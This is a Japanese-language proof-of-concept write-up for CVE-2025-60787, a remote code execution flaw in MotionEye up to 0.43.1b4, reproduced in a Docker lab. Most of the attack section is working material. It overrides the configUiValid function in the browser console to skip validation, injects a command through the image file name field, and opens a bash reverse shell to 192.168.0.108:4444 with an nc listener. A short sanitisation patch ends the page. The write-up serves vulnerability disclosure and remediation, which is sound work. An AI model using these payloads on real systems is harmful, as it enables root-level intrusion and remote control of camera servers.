 prabhatverma47/cve-2025-60787
CVE-2025-60787の概念実証。MotionEye <= 0.43.1b4における、クライアント側検証のバイパスと画像ファイル名のコマンドインジェクションを介したリモートコード実行を示します。

CVE-2025-60787 Poc - RCE - MotionEye <= 0.43.1b4
元リンク: https://github.com/prabhatverma47/motionEye-RCE-through-config-parameter
Dockerで実行中のMotionEyeインスタンスのセキュリティテスト中に、Web UI内のクライアント側バリデーションが回避可能であることが確認されました。これにより、ホストコンテナ上で実行をトリガーできるペイロードを含む任意の入力を送信できます。この問題は、悪用された場合、リモートコード実行(RCE)のリスクをもたらします。
影響を受けるバージョン: 0.43.1b4までの全バージョン
パッチ状況: まだパッチはありません。このアドバイザリに回避策が記載されています。
プロジェクト参照: https://github.com/motioneye-project/motioneye
CWE: CWE-20、CWE-78、CWE-116
CVSS: 3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
CVSS: 7.2/10

ghcr.io/motioneye-project/motioneye:edge9999(コンテナの8765にマッピング)admin / 空のパスワード(デフォルト)次のコマンドを実行して、Dockerイメージのダウンロードを開始し、コンテナを起動します
docker run -d --name motioneye -p 9999:8765 ghcr.io/motioneye-project/motioneye:edge

docker logs motioneye | grep "motionEye server"
結果: MotionEyeサーバー 0.43.1b4

Dockerコンテナが起動したら、次のコマンドを使用してコンテナのシェルにアクセスできます
docker exec -it motioneye /bin/bash

ls -la /tmp
Webインターフェースにアクセス:
http://127.0.0.1:9999
ログイン: admin(空のパスワード)
サンプルのRTSPネットワークカメラを追加しました。

「静止画像」>「画像ファイル名」に悪意のある実行コマンドを入力しましたが、クライアント側のバリデーションエラーが発生しました。
$(touch /tmp/test).%Y-%m-%d-%H-%M-%S
クライアント側のバリデーションによってブロックされました。


バリデーションを担当するスクリプトは次のとおりです: /static/js/main.js?v=0.43.1b4。これは/static/js/ui.js?v=0.43.1b4を参照してバリデーション条件を実装しています。
ファイル: /static/js/main.js?v=0.43.1b4(/static/js/ui.js?v=0.43.1b4を参照)
function configUiValid() {
    $('div.settings').find('.validator').each(function () { this.validate(); });
    var valid = true;
    $('div.settings input, select').each(function () {
        if (this.invalid) { valid = false; return false; }
    });
    return valid;
}
ブラウザコンソールでconfigUiValid関数をオーバーライドすることで、すべてのバリデーションチェックを回避できます: ブラウザのコンソール(F12またはCtrl+Shift+I)に以下のスニペットを入力します
configUiValid = function() {
    return true;
};

これで、バリデーションなしでペイロードを直接入力できます: 以下のように設定し、設定を適用します
設定:
$(touch /tmp/test).%Y-%m-%d-%H-%M-%S

適用 → root権限でファイルが作成されました。
簡単なリバースシェルの生成:

リスナー:
nc -lvnp 4444
インジェクションされたペイロード:
$(python3 -c "import os;os.system('bash -c \"bash -i >& /dev/tcp/192.168.0.108/4444 0>&1\"')").%Y-%m-%d-%H-%M-%S

結果: リモートシェルを取得しました。
MotionEyeは、Webダッシュボードからユーザー入力を受け取り、危険な文字をチェックせずにMotion設定ファイルに直接書き込むため、脆弱です。たとえば、UIのimage_file_nameフィールドはバックエンド(config.py)に送信され、/etc/motioneye/camera-.confに保存されます。MotionEyeがMotionサービス(motionctl.start)を再起動すると、Motionプロセスがこの設定ファイルを読み取ります。picture_filenameフィールドに$(touch /tmp/test)のようなシェル構文が含まれている場合、Motionはそれをファイル名の一部として扱うのではなく、実際のコマンドとして実行します。
サニタイズされていない入力がMotion設定ファイルに書き込まれる:
ダッシュボードJS → ConfigHandler.set_config() → camera-1.conf → motionctl.restart() → motionがpicture_filenameを解析 → ペイロードを実行

ファイル: /usr/local/lib/python3.13/dist-packages/motioneye/config.py
def sanitize_filename(value):
    # 英数字、%、_、-、/、.のみ許可
    for ch in value:
        if not (ch.isalnum() or ch in "%-_/."):
            return "%Y-%m-%d/%H-%M-%S"  # 安全なフォールバック
    return value


サニタイズを適用:

data['picture_filename']  = sanitize_filename(ui['image_file_name'])
data['snapshot_filename'] = sanitize_filename(ui['image_file_name'])
修正前:
 修正後:
修正後:
docker run -d --name motioneye -p 9999:8765 ghcr.io/motioneye-project/motioneye:edge
docker exec -it motioneye /bin/bash
docker cp motioneye:/usr/local/lib/python3.13/dist-packages/motioneye/config.py ./config.py
docker cp ./Mconfig.py motioneye:/usr/local/lib/python3.13/dist-packages/motioneye/config.py
